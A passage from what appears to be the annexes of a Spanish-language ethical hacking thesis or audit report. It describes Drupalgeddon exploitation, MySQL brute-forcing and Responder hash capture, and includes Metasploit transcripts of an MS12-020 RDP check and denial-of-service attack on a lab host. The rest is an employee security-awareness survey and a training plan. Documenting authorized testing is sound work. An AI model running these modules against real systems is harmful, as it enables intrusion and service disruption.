
Fuente: Elaboración Propia

Interpretación:

- El consultor después de realizar un escaneo de vulnerabilidades, pudo identificar que la versión instalada de Drupal tenía una vulnerabilidad llamada drupageddon. Mediante el uso del exploit: “exploit/multi/http/drupal_drupageddon” logró realizar el ataque con éxito.

Anexo 13 Ataque de fuerza bruta MYSQL

Ilustración 51 Ataque de fuerza bruta MYSQL



Fuente: Elaboración Propia

Interpretación:

- El consultor después de realizar un escaneo de puertos, pudo identificar que en uno de los equipos cliente, se encontraba instalado un mysql, así mismo utilizando un diccionario de contraseñas generas junto con el auxiliar: “use auxiliary/scanner/mysql/mysql_login” e ingresando la IP de la víctima, pudo identificar que el usuario del mysql tenía una contraseña vacía.

Anexo 14 Vulnerabilidad Remote Desktop Protocol (RDP)


El servicio (RDP) de Microsoft Windows no resuelve correctamente los paquetes en la memoria, lo que le permite a un ciber delincuente ejecutar código arbitrario mediante el envío de paquetes RDP modificados.

Ilustración 52 MS12_020

```
msf5 exploit(windows/smb/ms08_067_netapi) > use auxiliary/scanner/rdp/ms12_020_check
msf5 auxiliary(scanner/rdp/ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    3389             yes       Remote port running RDP (TCP)
   THREADS  1                yes       The number of concurrent threads

msf5 auxiliary(scanner/rdp/ms12_020_check) > set rhosts  192.168.187.140
rhosts => 192.168.187.140
msf5 auxiliary(scanner/rdp/ms12_020_check) > run

[+] 192.168.187.140:3389  - 192.168.187.140:3389 - The target is vulnerable.
[*] 192.168.187.140:3389  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/rdp/ms12_020_check) >
```

```
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.187.140  yes       The target address range or CIDR identifier
   RPORT   3389             yes       The target port (TCP)

msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 192.168.187.140

[*] 192.168.187.140:3389 - 192.168.187.140:3389 - Sending MS12-020 Microsoft Remote Desktop Use-Af
ter Free DoS
[*] 192.168.187.140:3389 - 192.168.187.140:3389 - 210 bytes sent
[*] 192.168.187.140:3389 - 192.168.187.140:3389 - Checking RDP status...
[+] 192.168.187.140:3389 - 192.168.187.140:3389 seems down
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Terminal



Fuente: Elaboración Propia


Interpretación:

- El consultor después de realizar un escaneo de vulnerabilidades, pudo identificar que en uno de los equipos cliente, existía la vulnerabilidad MS12-020 y mediante el uso de un auxiliar: “use auxiliary/scanner/rdp/ms12_020_check “pudo validar que esta falla no era un falso positivo. Así mismo utilizando un exploit: “auxiliary/dos/windows/rdp/ms12_020_maxchannelids” pudo explotar la vulnerabilidad, generando un ataque de negación de servicios.

Anexo 15 Interceptando tráfico para capturar el hash de los usuarios

Responder, es un envenenador LLMNR, NBT-NS y MDNS, con un servidor de autenticación falso HTTP/SMB/MSSQL/FTP/LDAP incorporado que admite NTLMv1/NTLMv2/ LMv2, NTLMSSP de seguridad extendida y autenticación HTTP básica.

Ilustración 53 Captura de hash de usuarios



Fuente: Elaboración Propia

Interpretación:


- El consultor utilizando responder pudo interceptar la comunicación de los usuarios, logrando encontrar el hash de un usuario y mediante john the Ripper logró crackear la contraseña.

Anexo 16 Cuestionarios

a) ¿Usted sabe qué es un sistema operativo?

- SI
- No

Ilustración 54 Concepto del sistema operativo



Fuente: Elaboración Propia


Interpretación:

El 100% de los encuestados, sabe que es un Sistema Operativo.

b) ¿Qué sistema operativo usa con más frecuencia?

- Windows
- Linux

Ilustración 55 Sistema operativo actualizado



Fuente: Elaboración Propia


Interpretación:

El 83% de encuestados utilizan el Sistema Operativo Windows y el 17% de usuarios utilizan el Sistema Operativo Linux. Sin embargo, no saben qué tipo de vulnerabilidades pueden poseer dichos sistemas operativos.

c) ¿Usted sabe qué es un Ethical Hacking?

- SI
- No

Ilustración 56 Concepto de ethical hacking



Fuente: Elaboración Propia


Interpretación:

El 17% de los encuestados saben lo que significa un Ethical Hacking, pero el 83% no sabe que es un Ethical Hacking.

d) ¿La empresa actualmente tiene políticas de seguridad?

- SI
- No

Ilustración 57 Política de seguridad



Fuente: Elaboración Propia


Interpretación:

El 33% de los encuestados responde que la empresa si cuenta con políticas de seguridad, sin embargo, el 67% no tienen conocimiento alguno.

e) ¿Existe una persona que se dedique netamente a revisar la seguridad de la empresa?

- SI
- No

Ilustración 58 Encargado de seguridad



Fuente: Elaboración Propia


Interpretación:

El 17% de los encuestados responde que la empresa si cuenta con una persona encargada para revisar la seguridad informática de la empresa, sin embargo, el 83% responde que no.

f) ¿Cuándo fue la última vez que asistió a un evento, charla o capacitación sobre la ciberseguridad?

- 3 meses
- 6 meses
- Nunca

Ilustración 59 Eventos de seguridad



Fuente: Elaboración Propia


Interpretación:

El 33% de los encuestados responde que hace 3 meses asistió a una capacitación de ciberseguridad, el 17% respondió que hace que 6 meses asistieron y el 50% respondió que hasta la actualidad nunca han asistido a alguna charla de ciberseguridad.

g) ¿Sabía usted que las computadoras actualmente presentan fallas de seguridad?

- SI
- No

Ilustración 60 Conocimientos de seguridad



Fuente: Elaboración Propia


Interpretación:

El 67% de los encuestados creen que las computadoras de la empresa presentan fallas de seguridad, sin embargo, el 33% piensan que los ordenados no tienen fallas de seguridad.

h) ¿Sabe cómo reaccionar ante algún cyber ataque?

- SI
- No

Ilustración 61 Conocimientos de cyber ataques



Fuente: Elaboración Propia


Interpretación:

El 83% de los encuestados no saben cómo reaccionar ante algún ciber ataque, sin embargo, el 17% sí sabe cómo reaccionar.

i) ¿Usted conoce el termino ingeniera social? Y ¿Qué tan fácil es vulnerarlo por medio de este término?

- SI
- No

Ilustración 62 Conocimientos de ingeniería social



Fuente: Elaboración Propia


Interpretación:

El 83% de los encuestados no saben que es un ataque de ingeniería social, pero el 17% si tiene conocimiento sobre un ataque de ingeniería social.

j) ¿Sabía usted que una persona maliciosa podría robarle toda su información valiosa de una manera remota?

- SI
- No

Ilustración 63 Concientización en ciberseguridad



Fuente: Elaboración Propia


Interpretación:

El 83% de los encuestados no saben que pueden ser “hackeados” de manera remota y el 17% si lo sabe.

k) ¿Suelen actualizar los ordenadores?

- SI
- No

Ilustración 64 Actualización de sistemas operativos



Fuente: Elaboración Propia

Interpretación:

El 83% de los encuestados no actualizan sus ordenadores y el 17% si los actualizan, lo que esto significa que los ordenadores de aquellas personas que no los suelen actualizar podrían estar expuestos.

Anexo 17 Plan de capacitación

Se recomienda implementar el siguiente plan de capacitación:

Tabla 28 Plan de capacitación

NÚMERO EDT	TÍTULO DE LA TAREA	RESPONSABLE DE LA TAREA	FECHA DE INICIO	FECHA DE ENTREGA	DURACIÓN DÍA
1	**Metodología Ethical Hacking**				
1.1	Definición de la metodología	Pool Carrasco	02/01/20	03/01/20	1
1.2	Conceptos generales de la seguridad informática	Pool Carrasco	02/01/20	03/01/20	1
1.3	Fases de la metodología	Pool Carrasco	02/01/20	03/01/20	1
2	**Ethical Hacking Infraestructura**				
2.1	Detección/Análisis de Vulnerabilidades - Servidores	Pool Carrasco	04/01/20	07/01/20	3
2.2	Evaluación de Vulnerabilidades en protocolo de comunicación:	Pool Carrasco	07/01/20	08/01/20	1
2.2.1	-Wireshark	Pool Carrasco	07/01/20	08/01/20	1
2.2.2	-Análisis de Trafico / Protocolos de Red	Pool Carrasco	07/01/20	08/01/20	1
2.3	Selección de Vulnerabilidades (CONTROL)	Pool Carrasco	09/01/20	10/01/20	1
2.3.1	Recomendaciones para la mitigación	Pool Carrasco	10/01/20	12/01/20	2
3	**Ethical Hacking Aplicaciones web**				
3.1	Detección/Análisis de Vulnerabilidades - Aplicaciones web	Pool Carrasco	13/01/20	16/01/20	3
3.2	Evaluación de Vulnerabilidades en protocolo de comunicación	Pool Carrasco	17/01/20	18/01/20	1
3.3	OWASP Testing Guide - pruebas de seguridad	Pool Carrasco	17/01/20	19/01/20	2

3.4	Selección de Vulnerabilidades (Control)	Pool Carrasco	19/01/20	20/01/20	1
3.5	Recomendaciones para la mitigación	Pool Carrasco	20/01/20	21/01/20	1
4	**Ingeniería social**				
4.1	Conceptos generales	Pool Carrasco	22/01/20	22/01/20	1
4.2	Ejemplos de ingeniería social	Pool Carrasco	22/01/20	23/01/20	1
5	**Análisis de vulnerabilidades**				
5.1	Conceptos generales	Pool Carrasco	24/01/20	24/01/20	1
5.2	Software de análisis de vulnerabilidades	Pool Carrasco	24/01/20	26/01/20	2
5.3	Ventajas y desventajas	Pool Carrasco	26/01/20	26/01/20	1

Fuente: Elaboración propia